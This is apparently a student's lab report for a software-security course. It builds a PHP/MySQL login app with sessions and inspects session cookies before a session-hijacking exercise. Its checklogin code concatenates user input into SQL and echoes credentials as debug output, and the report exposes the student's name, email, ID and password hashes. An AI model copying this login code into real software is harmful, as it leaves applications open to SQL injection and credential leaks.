c:- Testing the code

i. Alert pop up



SS-LBS - Lab 4

Simple Web Application

Simple index page by Phu Phung, customized by "Niharika Gadhave"


DEBUG>Received: username="" and password=""

Oops!!!! You have not logged in. Please login first!

Source Code:-

```
<!DOCTYPE html>
<html>
<head>
        <meta charset="UTF-8">
        <title>Simple Web Application - Lab 4 - SS-LBS</title>
</head>
<body>
        <h1>SS-LBS - Lab 4</h1>
        <h2>Simple Web Application</h2>
        <h2>Simple index page by <font color="blue">Phu Phung</font>, customized
by "Niharika Gadhave"</h2>
DEBUG>Received: username="" and password=""<br>
<script>alert('Oops!!!! You have not logged in. Please login first!');</script>
```

ii:- Invalid username/password



SS-LBS - Lab 4

Simple Web Application

Simple index page by Phu Phung, customized by "Niharika Gadhave"


DEBUG>Received: username="admin" and password="admin"

Sorry to say but it is Invalid username/password

Source code:-

```
<!DOCTYPE html>
<html>
<head>
        <meta charset="UTF-8">
        <title>Simple Web Application - Lab 4 - SS-LBS</title>
</head>
<body>
        <h1>SS-LBS - Lab 4</h1>
        <h2>Simple Web Application</h2>
        <h2>Simple index page by <font color="blue">Phu Phung</font>, customized
by "Niharika Gadhave"</h2>
DEBUG>Received: username="admin" and password="admin"<br>
<script>alert('Sorry to say but it is Invalid username/password');</script>
```

iii:- Welcome message pop up



SS-LBS - Lab 4

Simple Web Application

Simple index page by Phu Phung, customized by "Niharika Gadhave"

DEBUG>Received: username="gadhaven1" and password="admin"
Current time: 2022-10-13 02:13:29am


Welcome gadhaven1!

Logout

Source Code:-

```
<!DOCTYPE html>
<html>
<head>
        <meta charset="UTF-8">
        <title>Simple Web Application - Lab 4 - SS-LBS</title>
</head>
<body>
        <h1>SS-LBS - Lab 4</h1>
        <h2>Simple Web Application</h2>
        <h2>Simple index page by <font color="blue">Phu Phung</font>, customized
by "Niharika Gadhave"</h2>
DEBUG>Received: username="gadhaven1" and password="admin"<br>
Current time: 2022-10-13 02:13:29am
<h2>Welcome <font color='blue'>gadhaven1</font>!</h2>
        <a href="logout.php">Logout</a>
</body>
</html>
```

iv:- Login page



SS-LBS - Lab 4

Simple Web Application

Simple Login Form by Phu Phung, customized by "Niharika gadhave"

Current time: 2022-10-13 02:15:50am


Username:

Password:

Login

If we browse the login.php we are able to login with valid credentials and it will direct us to the action page / index page.

v:- Welcome again page



SS-LBS - Lab 4

Simple Web Application

Simple index page by Phu Phung, customized by "Niharika Gadhave"


DEBUG>Received: username="" and password=""
Current time: 2022-10-13 02:16:51am

Welcome back gadhaven1!

Logout

When we restart the browser and reload the action page / index page it will show us a welcome back message instead of asking to login again.

vi:-



SS-LBS - Lab 4

Simple Web Application

Simple index page by Phu Phung, customized by "Niharika Gadhave"

DEBUG>Received: username="" and password=""

Oops!!!! You have not logged in. Please login first!

When we logout from the page and visit the index page it will ask us to login again as the session was destroyed.

Task 2
Check if the session is logged in the login.php page


A:- login.php

Code:

```
if(isset($_SESSION["logged"]) and $_SESSION["logged"] == TRUE){
echo "<script>alert('You have been logged in. Welcome Back!');</script>";
header("Refresh:0; url=index.php");
exit();
```

This code helps to check if the session logged is true or false if the credentials are valid it will show that you have successfully logged in and then display the time when we logged in.

b:- Deploying the code




SS-LBS - Lab 4

Simple Web Application

Simple Login Form by Phu Phung, customized by "Niharika gadhave"

You know what you have been logged in. Welcome Back!



SS-LBS - Lab 4

Simple Web Application

Simple index page by Phu Phung, customized by "Niharika Gadhave"

DEBUG>Received: username="" and password=""
Current time: 2022-10-13 02:26:18am

Welcome back gadhaven1!

Logout


After making changes in login.php, the alert message will be displayed until we clicked ok and then will direct us to action page and display message.

Task 3
Interaction with database

- In index.php we will connect the php with the database and if it wasn't successfully the connection error message will pop up.
    - **Code:**

```
sql = " select * from users where username='$username' and
password=password('$password');";
echo "DEBUG>sql=" . $sql . "\n<br>";
$result = mysqli_query($dbconnection,$sql);
if($result){
$row = mysqli_fetch_assoc($result);
if ($row['username'] == $username)
return TRUE;
```

- Instead of mockchecklogin we changed to checklogin. This is to check the users credentials are saved in database if it match with existing credentials they will direct to action page or else invalid username/password message will pop up.



SS-LBS - Lab 4

Simple Web Application

Simple index page by Phu Phung, customized by "Niharika Gadhave"

DEBUG>Received: username="admin" and password="admin"
DEBUG>sql= select * from users where username='admin' and password=password('admin');
Current time: 2022-10-13 05:08:56am

Welcome admin!


Logout

Code:

*if (/*TODO for TASK 3.b*/checklogin($username,$password))*

a:- Creating a table


We added the new credentials in the existing table using mysql query.



```
Database changed
mysql> insert into users VALUES
    -> ('gadhaven1@udayton.edu',password('admin'));
Query OK, 1 row affected, 1 warning (0.00 sec)

mysql> select * from users;
+-----------------------+-------------------------------------------+
| username              | password                                  |
+-----------------------+-------------------------------------------+
| admin                 | *4ACFE3202A5FF5CF467898FC58AAB1D615029441 |
| gadhaven1             | *0D1FD2110B45EE29BC8CE5B5BB80357101B68732 |
| gadhaven1@udayton.edu | *4ACFE3202A5FF5CF467898FC58AAB1D615029441 |
+-----------------------+-------------------------------------------+
3 rows in set (0.00 sec)

mysql> 
```

b:- login.php

As soon as we added new credentials in database we were able to login with that credential and the website was able to display my username and password with the time I logged in.



SS-LBS - Lab 4

Simple Web Application

Simple index page by Phu Phung, customized by "Niharika Gadhave"

```
DEBUG>Received: username="gadhaven1@udayton.edu" and password="admin"
DEBUG>sql= select * from users where username='gadhaven1@udayton.edu' and password=password('admin');
Current time: 2022-10-13 02:36:17am
```

Welcome gadhaven1@udayton.edu!

Logout

CPS 474/574 : Software/Language-based Security


Lab 5
Session Hijacking Attack and Protection

Name:- Niharika S Gadhave **Email:- gadhaven1@udayton.edu**
Instructor:- Dr. Phu Phung **Students ID:- 1017113060**

Bitbucket:
https://bitbucket.org/lbs_gadhaven1/ss-lbs-gadhaven1/src/master/labs/lab5-session/

Task 1
Understanding the session management

a:- Observing HTTP Request/Response with Cookies (first time)



SS-LBS-Lab 5 - Session Hijacking and Protection

Simple Web Application

Simple index page by Phu Phung, customized by "Niharika Gadhave"

DEBUG>Received: username="gadhaven1@udayton.edu" and password="admin"
Current time: 2022-10-20 02:36:08pm

Welcome gadhaven1@udayton.edu!

Logout

Sta...	Meth...	Fil	Dc	Cause	Type	Transfer...	Size	0 ms
200	POST	inde...	1...	document	html	837 B	547 B	→ 1 ms

Request URL: http://172.16.39.92/lab5/index.php
Request method: POST
Remote address: 172.16.39.92:80
Status code: ● 200 OK Edit and Resend Raw headers
Version: HTTP/1.1

Request headers:

```
Host: 172.16.39.92
User-Agent: Mozilla/5.0 (X11;
Ubuntu; Linux i686; rv:60.0)
Gecko/20100101 Firefox/60.0
Accept: text/html,application
/xhtml+xml,application/xml;q=0.9,*
```


Response headers:

```
HTTP/1.1 200 OK
Date: Thu, 20 Oct 2022 18:36:08 GMT
Server: Apache/2.4.18 (Ubuntu)
X-Powered-By:
PHP/7.0.18-0ubuntu0.16.04.1
Set-Cookie:
```

i. Is there any cookie information in HTTP Request?Why?
Ans: No, there is no cookie information in HTTP Request. This is because it was our first time to login to this page from the server and there is no stored cookie in the browser.

ii. Is there any cookie information in HTTP Response? What is cookie value?
Ans: Yes, there is cookie information in HTTP Response. The value of cookie is “PHPSESSID=2a8a02734aef84cffc50d02cd6a45a07”.

b:- Observing HTTP Request/Response with Cookies (Second time)



172.16.39.92/lab5/index.php

SS-LBS-Lab 5 - Session Hijacking and Protection

Simple Web Application

Simple index page by Phu Phung, customized by "Niharika Gadhave"

DEBUG>Received: username="" and password=""
Current time: 2022-10-13 11:39:25am

Welcome back gadhaven1@udayton.edu!

Logout

Sta...	Meth...	Fil	Dc	Cause	Type	Transfer...	Size	
200	GET	inde...	1...	document	html	772 B	526 B	→ 1 ms

Request URL: http://172.16.39.92/lab5/index.php
Request method: GET
Remote address: 172.16.39.92:80
Status code: ● 200 OK
Version: HTTP/1.1

```
Request headers:
Host: 172.16.39.92
User-Agent: Mozilla/5.0 (X11;
Ubuntu; Linux i686; rv:60.0)
Gecko/20100101 Firefox/60.0
Accept: text/html,application
/xhtml+xml,application/xml;q=0.9,*
/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
```

```
Response headers:
HTTP/1.1 200 OK
Date: Thu, 13 Oct 2022 15:39:25 GMT
Server: Apache/2.4.18 (Ubuntu)
X-Powered-By:
PHP/7.0.18-0ubuntu0.16.04.1
Expires: Thu, 19 Nov 1981 08:52:00
GMT
Cache-Control: no-store, no-cache,
must-revalidate
```

i. Is there any cookie information in HTTP Response? What is cookie value?Compare the value with a.ii and explain your understanding.
Ans:- After login we can we the message Welcome back instead of Welcome. We can observe that there is cookie value in HTTP request “PHPSESSID=2a8a02734aef84cffc50d02cd6a45a07” which matches with the cookie in http response in a.ii.
This is because when we login in for the first time the data was store in http response and when we login again the request was send to server so the stored cookie was respond to the request.

ii. Is there any cookie information in HTTP Response?Why?
Ans:- There is no cookie found in http response as the stored data in cookie was requested to server and the stored cookie was transferred in http request.

c:- Observing HTTP Request/Response with Cookies after logout

